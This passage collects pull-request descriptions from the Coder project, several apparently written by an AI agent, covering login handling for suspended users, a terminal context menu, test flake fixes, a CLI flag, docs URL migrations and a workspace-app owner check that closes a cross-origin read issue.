indication of why. The password login path does not have this bug
because `loginRequest` rejects suspended users *before* creating an API
key.

The shared `oauthLogin` handler in `coderd/userauth.go` only
special-cased the `dormant` status. Add a parallel check for `suspended`
that returns an `idpsync.HTTPError` with `RenderStaticPage: true`, so
the OIDC and GitHub callback handlers render an explanatory error page.
The GitHub device flow already clears `RenderStaticPage` for
`idpsync.HTTPError` responses, so it returns the same fields as JSON.
Returning from inside `db.InTx` rolls the transaction back, so no link
insert/update or IDP sync side-effects are persisted for a rejected
suspended user.

Closing https://github.com/coder/coder/issues/24614

<details>
<summary>Investigation notes</summary>

### Trace through the bug on `main`

1. `userOIDC` callback in `coderd/userauth.go` enters `oauthLogin`.
2. Inside the `db.InTx` closure, only `user.Status ==
database.UserStatusDormant` is special-cased (auto-activates). A
`suspended` user falls through and the transaction commits as-is.
3. `oauthLogin` then calls `api.createAPIKey(...)` and the session
cookie is set.
4. The handler issues `http.Redirect(rw, r, redirect,
http.StatusTemporaryRedirect)` to the post-login URL.
5. The SPA loads and calls `GET /api/v2/users/me`.
`httpmw.ExtractAPIKey` returns `401 "User is not active (status =
\"suspended\"). Contact an admin to reactivate your account."`
(`coderd/httpmw/apikey.go:685`).
6. `site/src/contexts/auth/RequireAuth.tsx` treats any `401` from
`/users/me` as "signed out" and redirects to `/login` without surfacing
the message body.

Verified by reverting the fix and re-running the new test: the OIDC
callback returns `307` (the bug) instead of the expected `403`.

### Why this placement

The new check is placed alongside the existing `Dormant` branch:

- It runs after the new-user creation block, so first-login signup is
unaffected (new users are always created `active`).
- Returning an `*idpsync.HTTPError` from inside `db.InTx` rolls the
transaction back, so no `user_links` insert/update or IDP sync is
persisted.
- `idpsync.HTTPError` with `RenderStaticPage: true` is already the
convention used by the OIDC and GitHub callbacks for "Email not
verified" and "Signups disabled" via `idpsync.IsHTTPError(err) ->
httpErr.Write(rw, r)`.
- `oauthLogin` is shared between OIDC and GitHub OAuth, so a single
change fixes both flows. The GitHub device-flow branch in
`userOAuth2Github` already clears `RenderStaticPage` for
`idpsync.HTTPError` and returns JSON, so device clients get the same
`403` with `Msg`/`Detail` fields.

### Test

`TestUserOIDC/OIDCSuspended` mirrors the existing `OIDCDormancy` test:

- Pre-seed a `database.User` with `LoginType: LoginTypeOIDC` and
`Status: UserStatusSuspended`.
- Drive the OIDC callback via `oidctest.FakeIDP.AttemptLogin`.
- Assert HTTP `403`, response body contains `"suspended"`, and the
user's DB status is unchanged.

### Out of scope

The issue mentions allowing admins to customize the suspension message
as an extra step. Not included; that would be a separate feature.

</details>

---

*This PR was created on behalf of @ericpaulsen by the Coder Agents AI
assistant.*
## Summary

Fixes [CODAGT-415](https://linear.app/codercom/issue/CODAGT-415).

Right-clicking selected text in the web terminal on Windows (and Linux)
showed
the browser's image actions ("Copy image", "Save image as") instead of
copy/paste. The terminal uses xterm.js with the canvas/WebGL renderer,
so the
underlying element is a `<canvas>`, which Chromium and Firefox treat as
an
image. xterm.js tries to retarget the menu by moving a hidden textarea
under
the cursor, but on Windows and Linux the browser's own non-native
context menu
locks onto the canvas before that workaround lands.

## Change

Wrap the terminal in the shared Radix `ContextMenu` so right-click shows
a
custom **Copy** / **Paste** menu instead of the browser default:

- **Copy** reuses the existing copy-on-select clipboard path
(`getSelection()`
  + `copyToClipboard`). It is disabled when there is no selection.
- **Paste** reads the clipboard and uses xterm's `paste()`, which
respects
  bracketed-paste mode.
- The menu is gated to non-macOS (`disabled={isMac()}` on the trigger).
macOS
renders native context menus that already expose working copy/paste
across
  Chrome, Firefox, and Safari, so its default is left untouched.

## Platform scope

| Platform | Behavior |
| --- | --- |
| Windows (Chromium / Firefox) | Custom Copy/Paste menu (fixes the bug)
|
| Linux (Chromium / Firefox) | Custom Copy/Paste menu |
| macOS (Chrome / Firefox / Safari) | Native menu preserved (already
works) |

## Testing

- `TerminalPage.test.tsx`: on non-macOS, right-click suppresses the
native menu
  and shows the Copy/Paste menu; on macOS the native menu is preserved.
- `TerminalPage.stories.tsx`: new `RightClickMenu` story opens the menu
via a
  `play` function for real-browser and visual coverage.
- `tsc`, `biome`, and `make pre-commit` (gen/fmt/lint/build) pass
locally.

<details>
<summary>Decision log</summary>

- The issue was originally reported as Windows-only. Hands-on testing
confirmed
macOS is not affected: Chrome, Firefox, and Safari on macOS all show a
working
copy/paste menu. The difference is the menu implementation: macOS uses
native
  OS context menus (which pick up xterm's repositioned textarea), while
Chromium/Firefox on Windows and Linux draw their own menu that targets
the
  `<canvas>` directly.
- Root cause is the canvas/WebGL renderer plus the unreliability of
xterm's
textarea-repositioning workaround on non-native menus, not the operating
  system itself.
- A custom menu (rather than just `preventDefault`) was chosen so users
keep an
  explicit copy/paste affordance on the affected platforms. A bare
  `preventDefault` removes the menu entirely.
- Scope is gated to non-macOS to avoid regressing the working native
menu on
macOS. Rejected alternatives: suppressing/replacing on all platforms
(regresses
macOS), and Windows-only (misses Linux, which shares the same non-native
menu).

</details>

---

Generated by Coder Agents on behalf of @jaaydenh.
Reverts coder/coder#26239

We cannot disable a feature which was previously enabled; this is a BC
break.
This is also using `AIGatewayRoutingEnabled` which will be removed in
the next release.
Problem: CODER_AI_GATEWAY_ENABLED defaulted to true, which both started
the in-memory gateway and enabled the licensed FeatureAIBridge. As a
result, deployments that never configured AI Gateway saw a spurious "AI
Governance add-on is required" warning whenever they had an older
(non-add-on) Premium license, since the feature was enabled-and-entitled
by default.

Fix: Decouple "external AI Gateway API enabled" from "in-memory daemon
running," so the external/licensed surface is off by default while Coder
Agents retain access by default.
Fixes a scheduler-dependent flake in chatd's dial-timeout recovery path.

The dial timeout now uses the server's quartz clock, and
`dialWithLazyValidation` also uses that clock for its validation-delay
timer. If a dial result races with a canceled parent context, the
cancellation now wins instead of treating the cancellation-produced dial
error as a fast failure that triggers eager validation.

The recovery-threshold test now traps and advances the mock clock, which
keeps strict DB expectations without depending on wall time or goroutine
scheduling.

Closes https://github.com/coder/internal/issues/1569
Closes ENG-2838
#26124 introduced a regression on `main`: `AgentRow ›
NonStartupScriptError` fails because the refactor replaced
`hasAgentIssues` (which covered both connectivity and script issues)
with `hasConnectivityIssues` only in the `showLogs` condition. For a
`ready` agent with a failed script but no connectivity issues,
`showLogs` becomes false, logs never load, and the failed script tab
never renders. The PR's own behavior table said logs should still
auto-open in this case — it was an implementation oversight, not an
intentional change.

Fix by including `hasScriptIssues` in the `showLogs` condition alongside
`hasConnectivityIssues`, restoring the auto-expand behavior from #25442
without touching connectivity badge styling.

> **Note:** This reached `main` undetected because `test-js` in CI only
runs `--project=unit`; the Storybook interaction tests
(`--project=storybook`) that caught this are not a required check. When
Chromatic is switched off, `--project=storybook` should be added to the
required gate.

Refs #26124, #25442
## Summary

Pin chat relative timestamp Chromatic ignore masks to the established
`inline-block w-7 text-right` box so changing text like `46m` to `now`
does not shrink the ignored bounding rect and expose slivers of diff.

This applies the fix to the search dialog result rows and restores the
same mask on sidebar chat rows after the sidebar extraction dropped it.

## Flaky stories

- `pages/AgentsPage/ChatsSidebar: Search Dialog Keyboard Shortcut`,
opens the search dialog with recent chats visible, which renders
relative timestamps in `ChatSearchResults`.
- `pages/AgentsPage/ChatsSidebar: Section Headers Collapse`, and other
`ChatsSidebar` snapshots that render sidebar chat rows, can hit the same
timestamp mask-width drift through `ChatTreeNode`.
fix(coderd/workspaceapps): verify workspace owner matches app username

When resolving a workspace app by workspace UUID, the URL's username
segment was never reconciled against the resolved workspace's owner.
A user could serve their own workspace app from a hostname embedding
another user's username, so the parsed origin username belonged to the
victim.  Combined with the username-equality CORS check, this allowed
credentialed cross-origin reads of the victim's app responses.

Reject the request with a 404 when the resolved workspace's owner does
not match the user named in the request.

Refs: https://linear.app/codercom/issue/PLAT-260
Resolves the issue of `--prompt-ephemeral-parameters` and
`--ephemeral-parameter` not being available for use in the `coder
create` workspace creation command (they are only available in `coder
start` command). Back when they were [added
originally](https://github.com/coder/coder/pull/15030) it seems to have
been an oversight that they were left out.

The problem this solves:

```
coder create --parameter my_ephemeral_parameter=foo
error: prepare build: ephemeral parameter "my_ephemeral_parameter" can be used only with --prompt-ephemeral-parameters or --ephemeral-parameter flag
```

```
coder create my-test-ws -t general --ephemeral-parameter my_ephemeral_parameter=foo
parsing flags ([create my-test-ws -t general --ephemeral-parameter my_ephemeral_parameter=foo]) for "coder create": unknown flag: --ephemeral-parameter
```

Tested on a template with the following:

```
data "coder_parameter" "my_ephemeral_parameter" {
  name         = "my_ephemeral_parameter"
  type         = "bool"
  description  = "true or false?"
  mutable      = true
  default      = false
  ephemeral    = true
}

resource "coder_env" "debug_ephemeral" {
  agent_id = coder_agent.main.id
  name     = "EPHEMERAL_TEST"
  value    = data.coder_parameter.my_ephemeral_parameter.value
}
```

By running:

```
➜  coder git:(rowan/coder-create-5495) ✗ go run cmd/coder/main.go create --ephemeral-parameter my_ephemeral_parameter=true
> Specify a name for your workspace: ws4
Select a template below to preview the provisioned infrastructure:
?  kasmvnc-ubuntu-coder-dev used by 1 active developer
Select a preset below:
?  Small (2 CPU / 4 GB)
....
...
The ws4 workspace has been created at Jun  3 12:36:38!

➜  coder git:(rowan/coder-create-5495) ✗ coder ssh ws4
workspace-ws4-5d6994756f-qlwnl% echo $EPHEMERAL_TEST
true
workspace-ws4-5d6994756f-qlwnl% exit
```
`TestExecutorAutostopAIAgentActivity` flaked when the test clock and the
database clock straddled a minute boundary, leaving the executor's
minute-aligned tick on the wrong side of the bumped deadline. Anchor
tick times to the deadline the database wrote after the bump.
Closes [DOCS-256](https://linear.app/coder/issue/DOCS-256). Sibling to
[DOCS-253](https://linear.app/coder/issue/DOCS-253) (#25740).

Updates docs URL references across the non-TypeScript surface of
`coder/coder` to match the current docs site structure. Source-of-truth
for redirects is `coder/coder.com/redirects.json` (parent ticket
[DOCS-209](https://linear.app/coder/issue/DOCS-209)).

## What changed

| Area | Files | URL mapping |
|---|---|---|
| Top-level README | `README.md` | `/docs/workspaces` ->
`/docs/user-guides/workspace-management`, `/docs/templates` ->
`/docs/admin/templates`, `/docs/ides` ->
`/docs/user-guides/workspace-access` |
| Docs source | `docs/admin/security/0001_user_apikeys_invalidation.md`
| `/docs/admin/audit-logs` -> `/docs/admin/security/audit-logs` |
| Docs source | `docs/install/cloud/azure-vm.md` |
`/docs/coder-oss/latest/install` -> `/docs/install` |
| Dogfood | `dogfood/coder/guide.md` | `/docs/ides` ->
`/docs/user-guides/workspace-access` |
| Helm | `helm/coder/values.yaml` | `/docs/admin/workspace-proxies` ->
`/docs/admin/networking/workspace-proxies` |
| Enterprise coderd | `enterprise/coderd/coderd.go` |
`/docs/admin/encryption` -> `/docs/admin/security/database-encryption`
(error message) |
| Release tooling | `scripts/release/main_internal_test.go` |
`/docs/admin/upgrade` -> `/docs/install/upgrade` (test fixture, matches
`generate_release_notes.sh`) |
| AI bridge | `aibridge/client.go` | repinned to current `main` SHA on
renamed `docs/ai-coder/ai-gateway/monitoring.md`, line range `#L47-L57`
|
| Example templates | 12 `examples/templates/*/README.md`,
`examples/parameters/*`,
`examples/parameters-dynamic-options/README.md`,
`examples/workspace-tags/README.md`, `examples/parameters/main.tf`,
`examples/examples.gen.json` (regenerated) | `/docs/workspaces` ->
`/docs/user-guides/workspace-management`, `/docs/templates/parameters`
-> `/docs/admin/templates/extending-templates/parameters`,
`/docs/templates/dev-containers` ->
`/docs/admin/integrations/devcontainers`, `/docs/dotfiles` ->
`/docs/user-guides/workspace-dotfiles`,
`/docs/about/architecture#agents` ->
`/docs/admin/infrastructure/architecture#agents` |
| Live notification templates (DB) | New migration
`000510_fix_dormancy_notification_docs_urls.up.sql` and `.down.sql` plus
the four regenerated SMTP/webhook goldens under
`coderd/notifications/testdata/rendered-templates/` |
`/docs/templates/schedule#dormancy-threshold-enterprise` ->
`/docs/admin/templates/managing-templates/schedule#dormancy-threshold`,
`/docs/templates/schedule#dormancy-auto-deletion-enterprise` ->
`/docs/admin/templates/managing-templates/schedule#dormancy-auto-deletion`
|

The migration uses `REPLACE(body_template, ...)` scoped by template id
and `LIKE '%/docs/templates/schedule%'`, so it works regardless of which
intermediate state (`000232`, `000262`, `000305`, or `000311`) is
currently in the row.

## What did not change

Historical SQL migrations `000232`, `000262`, `000305`, and `000311` are
not modified because migrations are immutable history. The 18 remaining
stale URL references in those files are superseded at runtime by
migration `000510`. This decision matches the pattern used in the A1
sister PR (#25740).

## Verification

- `go test ./coderd/database/migrations/... -count=1` (UP+DOWN)
- `go test ./coderd/notifications/ -run TestNotificationTemplates_Golden
-update -count=1` to regenerate the four `.golden` files
- `go test ./scripts/release/ -run Test_removeMainlineBlurb -count=1`
- `make pre-commit` (gen + fmt + lint + slim build) ran clean as part of
the commit hook

I also fixed a pre-existing emdash on line 35 of
`examples/templates/azure-linux/README.md` that the lint flagged once
the file entered my diff. The line was already in `main`, but `make gen`
rewrites `examples/examples.gen.json` whenever a `README.md` changes, so
the line came back as a `+` in the diff against `origin/main` and the
`lint/emdash` step refused it.

<details>
<summary>Pre-mortem</summary>

| Risk | Mitigation |
|---|---|
| Migration overwrites future template edits | Used `REPLACE` instead of
full body overwrite. `WHERE id IN (...) AND body_template LIKE
'%/docs/templates/schedule%'` further scopes the write |
| Goldens drift from migrated body | Regenerated goldens via `-update`
after the migration was in place, so the goldens reflect the
post-migration state |
| Down migration leaves stale URLs | Down migration reverses the REPLACE
so a rollback restores the prior URLs |
| Fragment loss when redirect strips fragment | Verified the destination
`schedule.md` contains `## Dormancy threshold` and `## Dormancy
auto-deletion` anchors |
| Terraform parse breakage in `examples/parameters/main.tf` | Only
comments changed; Terraform parser is unaffected |
| Test fixtures in `scripts/release` diverging from
`generate_release_notes.sh` | Updated to match the script, which already
emits `/docs/install/upgrade` |

</details>

---

Generated by Coder Agent on behalf of @nickvigilante.
 TJ
TJ